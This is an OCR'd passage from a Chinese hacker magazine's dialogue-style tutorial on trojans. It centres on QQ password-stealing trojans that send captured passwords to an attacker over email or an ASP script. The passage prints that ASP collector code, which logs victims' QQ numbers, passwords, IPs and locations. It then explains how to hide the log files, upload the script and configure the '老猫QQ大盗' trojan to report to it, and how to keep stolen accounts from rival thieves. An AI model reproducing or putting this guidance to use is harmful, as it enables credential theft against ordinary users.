


图22

法的话，你将永远都学不精。在掌握原理的同时还需要多联想，还有可能下一种上线方法就是你联想的成果。至于木马的使用，灰鸽子自带的演示动画很经典。

燕妹妹说道："那么还有什么好的远程控制木马吗？"阿布回答道："还有好多呢！我刚才是以鸽子为代表，还有上兴、pcshare、小熊远控等，它们的用法都差不多，学会了一个也就都会了。"

"今天就到这吧！今天回去后我可得好好练习一下。"阿布笑了笑说道："注意点，千万别搞破坏哦。"燕妹妹说道："知道了，破布哥哥。拜拜！"

（文章中涉及到的工具 Penumbra、VIP2007Beta2、MyUPnP 已经收录在光盘中）

菜鸟师徒行

木马零接触（下）

阿布（周五杰）

又到了阿布老师给燕妹妹上课的时间了，可是阿布坐在电脑前等了整整一天，竟然连个人影也没见着，真是奇怪了。这小妮子怎么了？怎么这么不守时呢？她不会出什么事了吧？难道是在网吧里给别人的电脑中木马被逮到了？不会是觉得学黑客知识太难，又自暴自弃了吧？阿布坐在电脑前开始胡思乱想。越想越是辗转反侧怎么样都不舒服，就差没出去找她了。

等啊等，阿布突然发现自己已经变成老人了，连胡子都一尺多长了。看了看计算机上的时间，怎么会是 2057 年呀！阿布掰着手指头算了算，大吃一惊："哎呀！我都等了 50 年了啊，我的燕妹妹怎么还没来！？啊……""砰"的一声，我们的阿布老师从椅子上摔了下来，阿布用手摸了摸和地板亲密接触了一下的脑袋说道："哎呀！原来是我做了个梦。幸好只是梦，我还没有结婚呢，变得这么老，谁还要我啊。"阿布爬起来看了看电脑上的时间，已经是晚上十点多了，QQ 的头像还一直闪动着。原来正是阿布一直朝思暮想的燕妹妹啊。

阿布以迅雷不及掩耳之势回复道："你终于来了，我可想死你了，你怎么才来啊？"燕妹妹一看吓了一跳："你说什么呢？你到底是想死，还是想我啊。"燕妹妹这么一说，阿布才想起来自己一时太心急口不择言，说露嘴了。就算自己真的喜欢人家也不应该这么直白啊。阿布不由"嘿嘿"的干笑了几声。

燕妹妹又发来了信息："你刚才干什么呢？我给你发信息，你怎么不回复啊。知道吗，本小姐都等了一个多小时了，等得已经不耐烦了。你准是睡着了。"看这话说的，自己虽然确实是睡着了，可不都是因为等她一直没有等到，太无聊才睡着的吗，真是冤枉啊，简直就是中外古今天下第一大冤案。不过，看着燕妹妹好像生气了，阿布只好说道："我的确是睡着了，但是我是冤枉的，我比窦娥还冤呢？"燕妹妹又问道："谁冤枉你了，你都承认是刚才睡着了。我可没有冤枉你，时间不早了，赶快讲课吧！"阿布急忙解释道："我，我……"还没来得及开口，燕妹妹又说道："行了，你不用解释了，我知道你错了，但是本小姐大人有大量，已经原谅你了，你就不用内疚了，马上开始讲课，把刚才浪费的时间补回来就行了！本小姐明天还要早起呢。"男人真是命苦呀，阿布只好说道："谢谢大小姐开恩，宽宏大量不记较小人的过错，我这就开始。"燕妹妹又摆起大小姐的架子说道："你心里知道就行了，还说出来，我自己多不好意思，你不是教育过我吗，要低调，低调。开始吧。"阿布狂晕加吐血三十秒，此景象何其壮观，古今罕见啊！

阿布开始讲课："上次讲解了远程控制类木马的使用，相信你已经体会到木马的强大了吧！其实木马不光可以控制别人的电脑，还可以盗取 QQ 密码、游戏密码、下载木马、组建僵尸网络等等呢。这次就给你讲解这些拥有专门功能的木马及其使用方法。"燕妹妹说道："是啊，是啊。木马太强大了，真是不见不

知道，一见吓一跳。我玩了一个多星期才真正学会的呢！”阿布继续讲道：“QQ是大家日常生活中使用最为广泛的即时通讯软件，QQ的号码及其等级就成为了大家追逐的对象。谁都想要一个位数短、级别高的QQ号码，所以也就出现了盗取QQ号的现象，随之而来的还有大量的程序员投入到QQ木马的开发工作中来，现在大家从网上已经能够很容易的找到盗取QQ的木马了。”

燕妹妹高兴地说道：“我早就想换一个好的QQ号了，就是没有。我又没银子，穷啊，买不起。这下可好了，有的玩了。”阿布白了她一眼继续讲了起来。

起先QQ木马是相当于一个键盘记录器，简简单单的只负责记录敲击键盘的字符，然后通过Email发送出去。然而后来腾讯公司增强了QQ的安全性采用了国际先进的nProtect键盘加密保护技术，但是这也没有逃脱黑客们的五指山，出现了一系列的针对nProtect键盘加密保护技术的破解方法，并且达到了完美的破解。




图1




图2

燕妹妹说道：“那它是怎么通过Email发送出去的呢？”QQ木马通常提供两种收信方式。第一种是传统Email收信方式，就是利用发送Email方式把截取的QQ密码发送到你指定的Email中，由于现在的邮件服务商都做了SMTP验证来防止乱发邮件，所以在配置QQ木马的时候就需要把发送Email所使用邮件帐号的密码输入进去，这样在获取QQ密码后就可以直接使用这个发送邮件帐号来直接发送Email了（图1）。

以前人们为了图省事就把发送邮箱和接收邮箱都设置成了同一个，虽然这样是省事了，但是相应的麻烦也就有了，因为倘若配置好的QQ木马落入他人之手后，可以使用UE等软件把发送邮箱的帐号密码获取出来，由于发送邮箱和接收邮箱是同一个邮箱，所以就等同于接收邮箱也被获取了。这可是很危险的，因为对方可以登录你的接收邮箱来获取你盗来的QQ密码，掠取你的胜利果实。

再后来有人提出了把发送邮箱和接收邮箱分开来，不使用同一个邮箱地址。这种方法在一定程度上缓解了被盗取果实的现象，但是他们还是可以通过配置完的QQ木马获得发送邮箱的帐号密码。如果他们把发送邮箱的密码改掉的话，那么你使用这个发送邮箱所配置的木马都会失效，而无法再接收到QQ密码。所以说，传统的Email收信弊端还是有的，一种解决方法就是寻找不需要SMTP验证的邮件服务器。第二种就是使用ASP收信方式，ASP收信方式是为了解决传统收信的弊端而设计的，收信原理为：QQ木马在获取了QQ密码后，就把QQ帐号和密码当作参数提交给一个ASP文件，这个ASP文件又叫做接口文件，因为ASP可以利用FSO组件对文件进行读写，所以就可以把提交上来的参数转变为文本储存起来，放在一个TXT文本文件中，从而起到收信的目的（图2）。

但是，设计出来ASP接口文件没有对提交上来的参数做过滤，就导致了后来的利用接口文件挂马的事件。因为ASP接口文件没有过滤，它会把参数原封不动的转变为文本储存到文本文件中，如果在其中一个参数为挂马语句的话，它就可以在IE中被解释执行，而且恰恰就有很多放马者是使用IE来收取盗来的QQ密码，从而也就造成了挂马事件。然而这是可以避免的，那就是不使用IE进行收取，直接使用FTP把文本文件拖回本地不就可以避免了吗？


还有一点，那就是一些对于脚本不太懂的菜菜们，直接不修改ASP接口文件就上传了。这样所导致的结果就是你用来接收QQ密码的文件有可能被揪出来，你盗来的成果有可能被勒索。第一种原因是搜索引擎的关系，它很有可能会把你用来接收QQ密码的文件收录到它的数据库中，也就是用挖掘鸡来挖QQ密码文件的案例。第二种原因就是如果你配置后的QQ木马可能被黑客们分析，虽然没有了邮件帐号密码等信息，但是可以用监听数据包的方式查到你用来接收QQ密码的ASP接口文件。而且QQ木马又不是你一个人在使用，ASP接口文件没有修改，所以很容易就能猜测到你用来保存QQ密码的文件。解决的办法就是修改ASP接口文件，把默认生成的文件名改掉，而且尽量改的隐蔽一些，防止被人猜解。

现在ASP收信方式已经发展的很成熟了，如果你对于脚本稍微懂些的话，还可以将被盗QQ的IP、时间、位置等信息都记录下来，方便后期处理。不光ASP可以作为收信的方式，PHP、JSP等脚本也都可以，只要这个脚本可以把参数转变为文本储存起来就可以。

燕妹妹听了一阵，说道：“布哥来点实际的吧，这样介绍没多大意思。”阿布说道：“接下来我就介绍一下盗号木马的详细使用。”

老猫QQ大盗是最近新出的一款性能不错的盗QQ木马，不开端口，没有进程，能够穿透所有的防火墙。支持当前所有版本的QQ（包含最新QQ2007 7.0 Beta4），截取精确度达100%，并且支持ASP收信，能够详细记录IP、地址位置、时间，生成密码文件的名字是日期＋自定义的组合，都可以在ASP接口文件中自行修改。

在打开木马之前，先要进行ASP接口文件的修改（图3），前面的代码我们不用管，因为都是些调用外部IP数据库的代码，无须进行修改。稍微解释一下代码，**Number=request("Number")**是把提交上来的Number参数存储到Number变量中，**Password=request("Password")**则是把提交上来的Password参数存储到变量中了，**request.servervariables("REMOTE_HOST")**是



```
Dim   MyFileName
Number=request("Number")
Password=request("Password")
tempdata=now
thedata=mid(tempdata,1,9)
strinfor=Number&"----"&Password&"----"&request.servervariables("REMOTE_HOST")&"----"&Look_Ip
(Format_Ip(IP))&"----"&now

'----------------------------下面的qqpass.txt可修改为你自己的所需的名字---------
MyFileName=server.MapPath(thedata+"qqpass.txt")
Set fso=server.createobject("Scripting.filesystemobject")
Set ts=fso.OpenTextFile(MyFileName,ForAppending,Create)
ts.writeline(strinfor)
ts.close
Set ts=Nothing
Set fso=Nothing

'----------------------------以下只记录号码----------------------------------

strinfor=Number&"----"&request.servervariables("REMOTE_HOST")&"----"&Look_Ip(Format_Ip(IP))
&"----"&now

'----------------------------下面的nopass.txt可修改为你自己的所需的名字--------
MyFileName=server.MapPath(thedata+"nopass.txt")
Set fso=server.createobject("Scripting.filesystemobject")
Set ts=fso.OpenTextFile(MyFileName,ForAppending,Create)
ts.writeline(strinfor)
ts.close
Set ts=Nothing
Set fso=Nothing
```

图3

将提交参数客户端的IP截取出来，**Look_Ip(Format_Ip(IP))**就是查询客户端IP所对应的实际地址，now就是当前的系统时间。

该木马把保存QQ密码信息的文件分为了两个，一个是含有QQ密码的文件**thedata+"qqpass.txt"**，另一个是只记录密码的文件**thedata+"nopass.txt"**。可以看到文件名中加入了thedata变量，通过前面的**tempdata=now**、**thedata=mid(tempdata,1,9)**两条语句可以得出thedata变量存储的当前的日期（格式例子：2007-9-15）。也就是说生成的文件每天都是不一样的，方便了以后的信息整理。我们需要修改的是“qqpass.txt”和“nopass.txt”这两个，大家可以设计根据自己的喜好进行自定义，而且可以设置文件的类型，比如“casper.rar”，这样以后就生成后缀为rar的文件了，虽然后缀为rar，但还是可以使用记事本进行打开的，因为它还是存储的文本信息嘛。




图 4

修改完ASP接口文件后，就得把它上传到支持的ASP的WEB空间中了，要记得全部上传哦！然后打开木马的主程序（图4），在“ASP收信设置”处填写ASP接口文件的WEB访问地址。点击“测试ASP收信”可以进行测试发信，来确保设置无误（图5）。

